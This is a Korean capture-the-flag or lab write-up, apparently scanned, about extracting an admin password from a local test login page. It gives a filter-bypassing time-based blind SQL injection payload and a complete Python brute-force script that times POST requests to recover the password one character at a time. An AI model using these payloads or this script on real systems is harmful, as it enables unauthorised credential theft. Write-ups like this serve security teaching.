


❍ **풀이과정**

문제에서 주어진 주소로 이동하면 아래와 같은 페이지를 확인할 수 있습니다.




`guest/guest`로 로그인을 시도한 결과 아래처럼 `Hello guest` 라는 문자열이 출력되며, 프록시 툴을 통해 확인한 결과, POST 방식을 사용한다는 것을 알 수 있습니다.


192.168.18.129/blind/log
192.168.18.129/blind/login.php
Hello guest



admin 계정으로 로그인을 하라고 했으므로 테스트를 위해 `admin/a`로 로그인을 시도 해 보았습니다.


아래와 같이 `login error`라는 alert 창이 뜨고 원래의 페이지로 돌아오는 것을 확인할 수 있습니다.



따라서, SQL injection 공격을 수행하여 admin의 pw를 알아내야 합니다.

공격 수행에 앞서 필터링 적용 여부를 확인 해 보았습니다.

and/or/#/ 등이 입력되면 아래와 같은 페이지를 확인할 수 있습니다.



따라서 공격 수행을 위해 필터링을 우회해야 합니다.

그런데, 일반적인 SQL Injection 공격은 수행할 수 없습니다.

만약 id를 `admin`으로, pw를 `1'||'1'='1`을 입력 할 경우, 또 다시 `No hack`이 뜨는 것을 확인할 수 있습니다.

따라서 Blind SQL Injection 공격을 수행해야 합니다.

> Blind SQL Injection
>
> > 임의의 SQL 구문을 삽입하여 인가되지 않은 데이터를 열람할 수 있는 공격 방법
> > 쿼리 결과에 따른 서버의 참과 거짓 반응을 통해 공격을 수행함


이 문제에서는 겉으로 드러나는 참/거짓 반응이 없으므로, Time Based SQL injection 공격을 수행해야 합니다.

Time Based SQL Injection 공격에는 주로 if와 sleep 함수를 사용합니다.

> sleep(x) 함수
>
> > x초 간 멈춤
>
> if(조건, 참일때 결과, 거짓일때 결과)
>
> > 조건을 검사하여 참일경우 참일때의 결과를, 거짓일 경우 거짓일 때의 결과를 수행

즉, if문을 통해 조건을 넣고 이 값이 참일 경우에는 sleep 함수를 통해 응답이 지연되도록 하여 공격을 수행합니다.

문제 페이지에 pw 값에 `1'%09||%09if(1=1,sleep(3),0)%09--%09`를 삽입 한 결과, 응답이 3초 간 지연되었습니다.



따라서 Time based SQL Injection 공격을 수행할 수 있다는 사실을 알 수 있습니다.

삽입한 쿼리는 아래와 같습니다.

- 1' : 기존에 서버에서 수행하는 쿼리를 거짓으로 만들기 위해 1을 삽입한 후, '을 이용하여 닫아줌.
- %09||%09 : 공백과 or가 필터링 되어있으므로 필터링을 우회하기 위하여 공백은 %09(tab)로, or은 ||로 변경하여 삽입 (공백은 %09 외에도 %0d, %0a 등으로 대체 가능)
- if(1=1,sleep(3),0) : 만약 1=1이 참일경우, 3초 간 응답을 지연. 아닐 경우 바로 응답
- %09--%09 : 기존의 쿼리문 뒤의 '을 무시하기 위하여 주석처리

본격적으로 Blind SQL Injection 공격을 수행하기 위해 아래와 같이 파이썬 코드를 구현합니다.

```
import urllib2, urllib, requests, time

flag = ''
```

```
length = 0

# find the length of PW
for i in range(0, 40):
    try:
        query = "1' ||  id='admin'  &&  if(length(pw)="+str(i)+",sleep(3),0)    --
"
        payload = {"id":"admin", "pw":query}
        headers = {"Content-Type":"application/x-www-form-urlencoded"}
        r = requests.post("http://192.168.18.129/blind/login.php", data = payload,
headers = headers).elapsed.total_seconds()
    except:
        print "exception"
        continue
    if r > 3:
        length = i
        break

print "[+] Length of admin pw : " + str(length)

for j in range(1, length+1):
    for i in range(48, 126): #ASCII Code 65 ~ 126
        try:
            query = "1' ||  id='admin'  &&
if(substr(pw,"+str(j)+",1)='"+str(chr(i))+"',sleep(3),0)    --  "
            payload = {"id":"admin","pw":query}
            headers = {"Content-Type":"application/x-www-form-urlencoded"}
            r = requests.post("http://192.168.18.129/blind/login.php", data =
payload, headers = headers).elapsed.total_seconds()
        except:
            print "exception"
            continue
        if r > 3:
            flag = flag + chr(i)
            print "[+] finding pw : " + flag
            break

        time.sleep(0.1)
print "[+] pw of admin : " + flag
```

코드에 대한 설명은 아래와 같습니다.

- 1 : HTTP request를 구현하는데 필요 한 모듈 import
- 3~4 : flag를 저장 할 변수와 admin의 pw 길이를 저장하기 위한 변수 초기화
- 7~18 : admin의 pw 길이를 알아내기 위한 코드

> query : pw에 들어갈 공격 쿼리를 저장. 공백 대신 Tab을, and와 or 대신 &&와 || 사용
> payload : 문제 페이지에 POST 방식으로 전달 할 인자 저장
> headers : 공격 수행 시 필요한 header 저장
> r : 문제 URL에 payload와 headers를 POST 방식으로 전달하고, 해당 응답 시간을 저장

> except : 만약 오류 발생 시 exception 출력
> if문 : 만약 응답 시간이 3초가 넘을 경우, length에 현재 i값 저장 후 반복문 종료

- 20 : 구한 pw의 길이 출력
- 22~35 : admin의 pw를 알아내기 위한 코드

> query : pw로 전달 할 공격 쿼리를 저장. 공백 대신 Tab을, and와 or 대신 &&와 || 사용
> payload : 문제 페이지에 POST 방식으로 전달 할 인자 저장
> headers : 공격 수행 시 필요한 header 저장
> r : 문제 URL에 payload와 headers를 POST 방식으로 전달하고, 해당 응답 시간을 저장
> except : 만약 오류 발생 시 exception 출력
> if문 : 만약 응답 시간이 3초가 넘을 경우(공격 쿼리 결과가 참일 경우), flag 변수에 해당 값 저장 후 출력

- 37 : 최종 구한 admin의 pw 출력

코드를 수행하면 admin의 pw를 구할 수 있습니다.